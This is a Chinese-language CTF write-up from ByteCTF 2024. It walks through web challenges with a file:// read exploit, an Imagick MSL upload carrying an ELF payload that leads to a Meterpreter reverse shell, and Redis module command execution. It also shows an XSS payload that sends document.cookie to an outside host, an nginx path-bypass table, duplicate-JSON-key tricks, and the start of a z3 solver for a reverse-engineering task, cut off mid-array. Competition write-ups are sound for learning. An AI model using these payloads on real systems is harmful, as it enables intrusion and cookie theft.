ByteCTF WP

排名

战队名称：V&N

第11名

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
11	V&N	8905.66	Web	9	0	2024-09-22 09:54:59
12	SUS	8904.44	Web	9	0	2024-09-22 09:34:58
13	bad_cat	8903.55	Web	9	0	2024-09-22 09:10:20
14	X1cT34m	7932.84	Web	8	1	2024-09-22 09:38:22
15	Redbud	7921.26	Pwn	8	2	2024-09-22 09:03:46
16	F61d	7915.74	Web	8	1	2024-09-22 09:09:58
17	r3kapig	7913.34	reverse	8	0	2024-09-22 09:29:52
18	A1natas	7906.25	reverse	8	0	2024-09-22 09:25:01
19	S1uM4i	6925.43	reverse	7	1	2024-09-22 09:28:54
20	Syclover	5938.41	Web	6	0	2024-09-22 09:59:26

共 50 页 < 1 2 3 4 5 ... 50 >

解题思路

WEB

OnlyBypassMe

/swagger-ui.html 接口泄露

注册登录拿cookie

Body Cookies (1) Headers (14) Test Results 200 OK 377 ms 1016 B Save Response

Name	Value	Domain	Path	Expires	HttpOnly	Secure
JSESSIONID	9D661F0C0C1765A75464ACA2306DAFBC	3ca36ee2.cls...	/	Session	true	false

在头像处理逻辑处可以读文件，java的file协议可以列目录，然后就慢慢找，在/var/lib/mysql下

```
{'code': 200, 'message': 'OK', 'data': 'I2liXzE2Mzg0XzAuZGJsd3IKI2liXzE2Mzg0XzEuZGJ
#ib_16384_0.dblwr
#ib_16384_1.dblwr
#innodb_redo
#innodb_temp
0fdfbb025b8c.pid
6ed23006c69e.pid
auto.cnf
binlog.000001
binlog.000002
binlog.000003
binlog.000004
binlog.000005
binlog.index
byteCTF
```

运行 TODO 问题 Python Packages Python 控制台 ExcelReader 终端

```python
import requests
import base64
import re
url = 'http://3ca36ee2.clsadp.com'


cookies = {'JSESSIONID':'9D661F0C0C1765A75464ACA2306DAFBC'}
filepath = "file:///var/lib/mysql/byteCTF/flag.ibd#.png"
res = requests.post(f'{url}/api/v1/users/updateAvatarV1',json={"url":filepath},cookies=cookies)
res = requests.get(f'{url}/api/v1/users/getUserAvatar',cookies=cookies)
print(res.json())
data = base64.b64decode(res.json()['data'])
# print(data.decode().replace("\\n","\n"))
print(data)
print(re.findall(b'ByteCTF\{.*\}',data))
```

```
 \x00\x00\x00\
```

```
POST /?byte=Imagick&ctf[]=vid:msl:/tmp/php* HTTP/1.1
Host: fdf60afc.clsadp.com
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3FMDC1bmmLUmX70G
Content-Length: 244

------WebKitFormBoundary3FMDC1bmmLUmX70G
Content-Disposition: form-data; name="exec"; filename="exec.msl"

<?xml version="1.0" encoding="UTF-8"?>
<image>
  <read filename="inline:data:text/8BIM; base64,f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAAkgEAAAAAABAAAAAAAAAALAAAAAAAAAAAAAAAEAAOAACAEAAAgABAAEAAAAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFAIAAAAAAACWAgAAAAAAAAAQAAAAAAAAAgAAAAcAAAAwAQAAAAAAADABAAAAAAAAAMAEAAAAAABgAAAAAAAAAGAAAAAAAAAAAABAAAAAAAAABAAAABgAAAAAAAAAAAAAAAMAEAAAAAAAAwAQAAAAAAAGAAAAAAAAAAAAAAAAAAAAAIAAAAAAAAAAcAAAAAAAAAAAAAAAAMAAAAAAAAAAAAAAAJABAAAAAAAAkAEAAAAAAAACAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwAAAAAAAAAkgEAAAAAAAAFAAAAAAAAAJABAAAAAAAABgAAAAAAAACQAQAAAAAAAAoAAAAAAAAAAAAAAAAAAAAAAAAAALAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAMf9qCViZthBIidZNMclqIkFaagdaDwVIhcB4UWoKQVlQailYmWoCX2oBXg8FSIXAeDtIl0i5AgAJHpzu6QZRSInmahBaaipYDwVZSIXAeSVJ/8l0GFdqI1hqAGoFSInnSDH2DwVZWV9IhcB5x2o8WGoBXw8FXmp+Wg8FSIXAeO3/5g==" />
  <write filename="8BIM:/tmp/12123.so" />
</image>
------WebKitFormBoundary3FMDC1bmmLUmX70G

```

参考https://www.anquanke.com/post/id/175403%C3%82%C2%A0#h2-6

利用Imagick调用ffmpeg命令触发LD_PRELOAD劫持

写入任意内容的.wmv文件

```
POST /?byte=Imagick&ctf[]=vid:msl:/tmp/php* HTTP/1.1
Host: 738f6a15.clsadp.com
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3FMDC1bmmLUmX70G
Content-Length: 244

------WebKitFormBoundary3FMDC1bmmLUmX70G
Content-Disposition: form-data; name="exec"; filename="exec.msl"

<?xml version="1.0" encoding="UTF-8"?>
<image>
  <read filename="inline:data:text/8BIM; base64,f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAAkgEAAAAAABAAAAAAAAAALAAAAAAAAAAAAAAAEAAOAACAEAAAgABAAEAAAAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFAIAAAAAAACWAgAAAAAAAAAQAAAAAAAAgAAAAcAAAAwAQAAAAAAADABAAAAAAAAMAEAAAAAABgAAAAAAAAAGAAAAAAAAAAAABAAAAAAAAABAAAABgAAAAAAAAAAAAAAAMAEAAAAAAAAwAQAAAAAAAGAAAAAAAAAAAAAAAAAAAAAIAAAAAAAAAAcAAAAAAAAAAAAAAAAMAAAAAAAAAAAAAAJABAAAAAAAAkAEAAAAAAACAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwAAAAAAAAAkgEAAAAAAAAFAAAAAAAAAJABAAAAAAAABgAAAAAAACQAQAAAAAAAAoAAAAAAAAAAAAAAAAAAAAAALAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAMf9qCViZthBIidZNMclqIkFaagdaDwVIhcB4UWoKQVlQailYmWoCX2oBXg8FSIXAeDtIl0i5AgAJHpzu6QZRSInmahBaaipYDwVZSIXAeSVJ/8l0GFdqI1hqAGoFSInnSDH2DwVZWV9IhcB5x2o8WGoBXw8FXmp+Wg8FSIXAeO3/5g==" />
  <write filename="8BIM:/tmp/12123.wmv" />
</image>
------WebKitFormBoundary3FMDC1bmmLUmX70G
```

```
/?byte=Imagick&ctf[]=/tmp/12123.wmv&so=12123&key=HelloByteCTF2024
```

```
msf6 exploit(multi/handler) > set LPORT 2334
LPORT => 2334
msf6 exploit(multi/handler) > run

[-] Handler failed to bind to 1[redacted]6:2334:-  -
[*] Started reverse TCP handler on 0.0.0.0:2334
[*] Sending stage (3045380 bytes) to 113.201.14.253
[*] Meterpreter session 5 opened (10.0.34.2:2334 -> 113.201.14.253:40238) at 2024-09-21 09:24:05 +0000

meterpreter > shell
Process 132 created.
Channel 1 created.
ls /
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
```

成功上线msf，找不到flag，ps中存在一个redis进程

redis.conf中存在密码

```
# IMPORTANT NOTE: starting with Redis 6 "requirepass" is just a compatiblity
# layer on top of the new ACL system. The option effect will be just setting
# the password for the default user. Clients will still authenticate using
# AUTH <password> as usually, or more explicitly with AUTH default <password>
# if they follow the new protocol: both will work.
#
requirepass bytectfa0d90b

# Command renaming (DEPRECATED).
#
# ------------------------------------------------------------------------
```

连接redis，加载恶意so，执行命令

```
> module load /tmp/exp.so

OK

> system.exec "id"

(error) ERR unknown command 'system.exec,"id"'
```

```
srv
start.sh
sys
tmp
usr
var
> system.exec "ls /root"
flag
> system.exec "cat /root/flag"
ByteCTF{7ad0c0064f23dd3a019eb22cf3b1fcde}
```

CrossVue

只要能够admin登录进去然后访问/admin 就能获得flag。

得xss拿 admin的cookie。看Invite

他访问登录，输入用户名密码，然后点击登录，登录之后跳转到view?uuid=

利用vuejs的解析直接执行js代码

```
POST /register HTTP/1.1
Host: 357f5c43.clsadp.com
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Content-Length: 92

{"username":"hacker120","password":"Hacker123","profile":"{{eval('document.location=\"http://xx.xx.xx.xx:2333/?a=\"+document.cookie')}}"}
```

登录后多次invite bot来请求我们的恶意页面(我试了好几次才给我cookie)

```
root@dkhkMNph59PcE6:~# python3 -m http.server  2333
Serving HTTP on 0.0.0.0 port 2333 (http://0.0.0.0:2333/) ...
175.152.78.237 - - [21/Sep/2024 13:54:41] "GET /?a=session=MTcyNjkyNjgxMXxEWDhFQVFMX2dBQUJFQUVRQUFCQ180QUFBUVp6ZEhKcGJtY01CZ0FFZFhWcFpBWnpkSEpwYm1jTUpnQWtPV1kxWVRsaFlUTXRORl15WXkwME1USXlMVG
hqWm1VdFl6RTVOVGs0TnpSak1tSml8XiL5UenqmN3K7r-pIQ47zEYSSm2uQo1wkFUg3BQIuoo= HTTP/1.1" 200 -
175.152.78.237 - - [21/Sep/2024 13:54:42] code 404, message File not found
175.152.78.237 - - [21/Sep/2024 13:54:42] "GET /favicon.ico HTTP/1.1" 404 -
113.201.14.253 - - [21/Sep/2024 13:57:19] "GET /?a=session=MTcyNjkyNzAzOHxEWDhFQVFMX2dBQUJFQUVRQUFCQ180QUFBUVp6ZEhKcGJtY01CZ0FFZFhWcFpBWnpkSEpwYm1jTUpnQWtaamRpWmpFMlltTXRNRE5sT1MwME1EQTBMVG
c1Wm1VdE1EQmtNV1k1T0RNNE5qVml8zt5ENhvya09xKq0rn_Z0ZN0Ddnf-_MDCYvsJ0W69odI= HTTP/1.1" 200 -
```

发送请求 强制 HTTP 历史 爆破示例 生成 Yaml 模板

Request 数据包扫描 美化 热加载 构造请求

```
GET /admin HTTP/1.1
Host : 357f5c43.clsadp.com
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
session=MTcyNjkyNzAzOHxEWDhFQVFMX2dBQUJFQUVRQUFCQ180QUFBUVp6ZEhKcGJtY01CZ0FFZ
FhWcFpBWnpkSEpwYm1jTUpnQWtaamRpWmpFMlltTXRNRE5sT1MwME1EQTBMVGc1Wm1VdE1EQmtNV1
k1T0RNNE5qVml8zt5ENhvya09xKq0rn_Z0ZN0Ddnf-_MDCYvsJ0W69odI=
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Referer: http://357f5c43.clsadp.com/home
```

Responses 2633bytes / 20ms 美化 渲染 编码 详情

```
        left: 50%;
        width: 500px;
        height: 500px;
        background: rgba(39, 174, 96, 0.15);
        border-radius: 50%;
        transform: translate(-50%, -50%);
        filter: blur(100px);
        animation: pulseGlow 3s infinite alternate;
        z-index: 0;
    }

    @keyframes pulseGlow {
        0% {
            opacity: 0.5;
            transform: scale(1);
        }
        100% {
            opacity: 1;
            transform: scale(1.2);
        }
    }

</style>
</head>
<body>
<div class="glow-pulse"></div>
<div class="container">
    <h1>ByteCTF{f56046[redacted]df3f116559b37cc}</h1>
</div>
</body>
</html>
```

ezoldbuddy

```
    </button>
  </form>
  <!-- <div style="margin-top: 10px; text-align: center;">
  <a href="shopbytedancesdhjkf">Shop Bytedance</a>
  </div> -->
</div>

<script>
  function checkLogin() {
    const password = document.getElementById('password').value;
    const hardcodedPassword = '123456';
     // 硬编码的密码

    if (password === hardcodedPassword) {
      alert('登录成功! CTFER');

      return true;
    }
     else {
      alert('密码错误! ');
      return false;
    }
  }
</script>
```

https://xz.aliyun.com/t/14966?time__1311=GqAh0KAIwGCD%2FD0lD2DUxYuEhTWQK0Qda4D


https://xz.aliyun.com/t/4577?u_atoken=41570af942c31e8ac8dbb8627cfebd2c&u_asig=ac110001172692572242912 34e0145#toc-6

https://book.hacktricks.xyz/pentesting-web/proxy-waf-protections-bypass

nginx解析差异

Raw Hex

```
000  47 45 54 20 2f 73 68 6f  70 62 79 74 65 64 61 6e  GET /shopbytedan
010  63 65 73 64 68 6a 6b 66  a0 20 48 54 54 50 2f 31  cesdhjkf  HTTP/1
020  2e 31 0d 0a 48 6f 73 74  3a 20 31 31 33 2e 32 30  .1 Host: 113.20
030  31 2e 31 34 2e 32 35 33  3a 34 38 35 34 36 0d 0a  1.14.253:48546
040  55 70 67 72 61 64 65 2d  49 6e 73 65 63 75 72 65  Upgrade-Insecure
050  2d 52 65 71 75 65 73 74  73 3a 20 31 0d 0a 55 73  -Requests: 1 Us
060  65 72 2d 41 67 65 6e 74  3a 20 4d 6f 7a 69 6c 6c  er-Agent: Mozill
070  61 2f 35 2e 30 20 28 57  69 6e 64 6f 77 73 20 4e  a/5.0 (Windows N
080  54 20 31 30 2e 30 3b 20  57 69 6e 36 34 3b 20 78  T 10.0; Win64; x
090  36 34 29 20 41 70 70 6c  65 57 65 62 4b 69 74 2f  64) AppleWebKit/
0a0  35 33 37 2e 33 36 20 28  4b 48 54 4d 4c 2c 20 6c  537.36 (KHTML, l
0b0  69 6b 65 20 47 65 63 6b  6f 29 20 43 68 72 6f 6d  ike Gecko) Chrom
0c0  65 2f 31 32 38 2e 30 2e  30 2e 30 20 53 61 66 61  e/128.0.0.0 Safa
0d0  72 69 2f 35 33 37 2e 33  36 20 45 64 67 2f 31 32  ri/537.36 Edg/12
```



路由后用16进制a0绕过进入,85也可，后端应该是python

Flask

Nginx Version	Flask Bypass Characters
1.22.0	`\x85` , `\xA0`
1.21.6	`\x85` , `\xA0`
1.20.2	`\x85` , , , , , , , `\xA0` `\x1F` `\x1E` `\x1D` `\x1C` `\x0C` `\x0B`
1.18.0	`\x85` , , , , , , , `\xA0` `\x1F` `\x1E` `\x1D` `\x1C` `\x0C` `\x0B`
1.16.1	`\x85` , , , , , , , `\xA0` `\x1F` `\x1E` `\x1D` `\x1C` `\x0C` `\x0B`

```
GET /shopbytedancesdhjkf  HTTP/1.1
Host: 113.201.14.253:48546
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 Edg/128.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://113.201.14.253:48546/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close


```

有点谜语，不管发什么包返回都是404？思考是否需要绕过

Request

Pretty Raw Hex \n

```
POST /cart/checkout  HTTP/1.1
Host: 113.201.14.253:20831
Content-Length: 39
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 Edg/128.0.0.0
Content-Type: application/json
Accept: */*
Origin: http://113.201.14.253:20831
Referer: http://113.201.14.253:20831/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

{
  "orderId":1,
  "cart":[
    {
      "id":9,
      "qty":1
    }
  ]
}
```

Search... 0 matches

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 21 Sep 2024 14:10:10 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3
Connection: close

404
```

Search...

尝试对脑电波，注后面有不可见字符

```
POST /shopbytedancesdhjkf/cart/checkout  HTTP/1.1
Host: 113.201.14.253:20831
Content-Length: 39
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 Edg/128.0.0.0
Content-Type: application/json
Accept: */*
Origin: http://113.201.14.253:20831
Referer: http://113.201.14.253:20831/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

{"orderId":1,"cart":[{"id":9,"qty":1}]}
```

数量最大1w，再大就参数错误

Pretty Raw Hex \n

```
POST /shopbytedancesdhjkf/cart/checkout HTTP/1.1
Host: 113.201.14.253:20831
Content-Length: 43
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 Edg/128.0.0.0
Content-Type: application/json
Accept: */*
Origin: http://113.201.14.253:20831
Referer: http://113.201.14.253:20831/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

{
  "orderId":1,
  "cart":[
    {
      "id":9,
      "qty":10000
    }
  ]
}
```

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 21 Sep 2024 15:01:02 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 42
Connection: close

余额不足，购买失败，你只有500
```

订单500整直接结算

Send Cancel

Target: http://113.201.14.253:20831

Request

Pretty Raw Hex \n

```
POST /shopbytedancesdhjkf/cart/checkout HTTP/1.1
Host: 113.201.14.253:20831
Content-Length: 41
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 Edg/128.0.0.0
Content-Type: application/json
Accept: */*
Origin: http://113.201.14.253:20831
Referer: http://113.201.14.253:20831/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

{"orderId":1,"cart":[{"id":4,"qty":1}
]}
```

Response


Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 21 Sep 2024 15:13:20 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 62
Connection: close

宝贝这是:
1x Product TUBA @ $500/unit

订单详情: $500
```

```
POST /shopbytedancesdhjkf/cart/checkout HTTP/1.1
Host: 113.201.14.253:20831
Content-Length: 507
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
```

```
Content-Type: application/json
Accept: */*
Origin: http://113.201.14.253:20831
Referer: http://113.201.14.253:20831/shopbytedancesdhjkf%C2%A0
Accept-Encoding: gzip, deflate, br
X-Forwarded-For: 127.0.0.1
Connection: keep-alive

{"orderId":1,"cart":[{"id":9,"qty":10000},
{"id":9,"qty":10000},{"id":9,"qty":10000},{"id":9,"qty":10000},
{"id":9,"qty":10000},{"id":9,"qty":10000},{"id":9,"qty":10000},
{"id":9,"qty":10000},{"id":9,"qty":10000},{"id":9,"qty":10000},
{"id":9,"qty":10000},{"id":9,"qty":10000},{"id":9,"qty":10000},
{"id":9,"qty":10000},{"id":9,"qty":10000},{"id":9,"qty":10000},
{"id":9,"qty":10000},{"id":9,"qty":10000},
{"id":9,"qty":4748},
{"id":3,"qty":10}]}
```

塞了21组10000x10000,1组10000x4768和一组400x10，如果存在溢出似乎最后金额就该是352，不存在整数溢出



瞎fuzz。。我flag呢?

Request

Pretty Raw Hex

```
1 POST /shopbytedancesdhjkf/cart/checkout  HTTP/1.1
2 Host: 113.201.14.253:20831
3 Content-Length: 46
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0
  Safari/537.36 Edg/128.0.0.0
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://113.201.14.253:20831
8 Referer: http://113.201.14.253:20831/
9 Accept-Encoding: gzip, deflate
10 Accept-Language:
  zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
11 Connection: close
12
13 {
   "orderId":1,
   "cart":[
     {
       "id":0,
       "id":9,
       "qty":1
     }
   ]
 }
```

Search... 0 matches

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sat, 21 Sep 2024 17:28:49 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 72
6 Connection: close
7
8 宝贝这是:
9 1x FFFFFLLLLLAAAAAGGG J @ $10000/unit
10
11 订单详情: $100
12
```

Search... 0

```
POST /shopbytedancesdhjkf/cart/checkout  HTTP/1.1
Host: 113.201.14.253:20831
Content-Length: 46
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 Edg/128.0.0.0
Content-Type: application/json
Accept: */*
Origin: http://113.201.14.253:20831
Referer: http://113.201.14.253:20831/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

{"orderId":1,"cart":[{"id":0,"id":9,"qty":1}]}
```

换一下id的位置也是购买成功，但是我flag呢

不知道为啥的奇奇怪怪就出了

请求

美化 Raw Hex

```
POST /shopbytedancesdhjkf/cart/checkout HTTP/1.1
Host: 113.201.14.253:20831
Content-Length: 62
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://113.201.14.253:20831
Referer: http://113.201.14.253:20831/shopbytedancesdhjkf%C2%A0
Accept-Encoding: gzip, deflate, br
X-Forwarded-For: 127.0.0.1
Connection: keep-alive

{
  "orderId":1,
  "cart":[
    {
      "id":1,
      "id":9,
      "qty":1,
      "qty":10000
    }
  ]
}
```

响应

美化 Raw Hex 页面渲染

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 21 Sep 2024 17:33:08 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 122
Connection: keep-alive

宝贝这是:
10000x FFFFFLLLLLAAAAAGGG J @ $10000/unit

订单详情: $200
flagByteCTF{c214c8[redacted]482c87be7306b9}
```

完成

REVERSE

babyAPK

flutter+rust

flutter主逻辑在0x264c0c处，0x198df8用于比较bytectf头，flag总长度是45

应该用的这个 https://github.com/fzyzcjy/flutter_rust_bridge

加密逻辑在rust，猜测在265088

加密可以通过搜索simple字符串然后交叉引用定位(blutter可知代码逻辑在simple)，在0x0007951F66EE0处断点，通过寄存器可以判断第一个参数为去头去尾的flag

后面有很多运算，包含用于验证flag是否在0到128的表和"-"位置验证，还有utf8解码，解码部分是不会执行的因为是ascii，后面把字符转int，验证是一个方程的形式

32个int密文每8个解8元方程组，z3求解

```
from z3 import*
arr=[BitVec('v%s'%i,32) for i in range(8)]
solve= Solver()
byte_18F60 = [
    0x0001EE59, 0x0000022A, 0x00001415, 0x00040714, 0x000013E0, 0x000008B8, 0xFFFDCEA0, 0x0000313B,
```

```
    0x0003D798, 0xFFFFFE6B, 0x00000C4E, 0x00023884, 0x0000008D, 0x00001DB4, 0xFFFC1328, 0x00001EAC,
    0x00043C64, 0x0000142B, 0xFFFFF622, 0x00023941, 0xFFFFEF6D, 0x0000120C, 0xFFFBD30F, 0x00001EBE,
